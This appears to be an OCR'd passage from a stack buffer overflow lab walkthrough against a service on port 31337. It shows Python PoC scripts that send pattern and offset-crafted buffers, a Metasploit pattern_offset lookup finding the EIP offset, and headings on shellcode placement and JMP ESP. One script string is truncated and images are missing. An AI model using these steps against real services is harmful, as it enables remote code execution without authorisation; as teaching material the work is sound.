

Pattern integration

```
root@kali:~/fuzzer# cp classfuzzer.py classfuzzerpattern.py
root@kali:~/fuzzer# nano classfuzzerpattern.py
```

```
#!/usr/bin/env python3

import socket

ip='192.168.229.13'
port=31337

buffer = 'CLASS /.../' + "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8

print(f"Sending: {buffer}")

with socket.socket() as fuzz:
        fuzz.connect((ip,port))
        fuzz.send(bytes(buffer,'latin-1'))
```

Knock it over



Match the pattern offset


Identify the location of EIP by matching the pattern found in EIP with the pattern created earlier:

```
root@kali:~/fuzzer# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 43376F43
[*] Exact match at offset 2001
```


Update the poc

```
#!/usr/bin/env python3

import socket

ip='192.168.229.13'
port=31337

buffer = 'CLASS /.../' + "A" * 2001 + "B" * 4 + "C" * (5011 - 11 -2001 - 4)

print(f"Sending: {buffer}")

with socket.socket() as fuzz:
        fuzz.connect((ip,port))
        fuzz.send(bytes(buffer,'latin-1'))
```


Launch the poc




Where to put the shellcode




Find a way to ESP




JMP ESP


Find all commands
JMP ESP
Find
Cancel

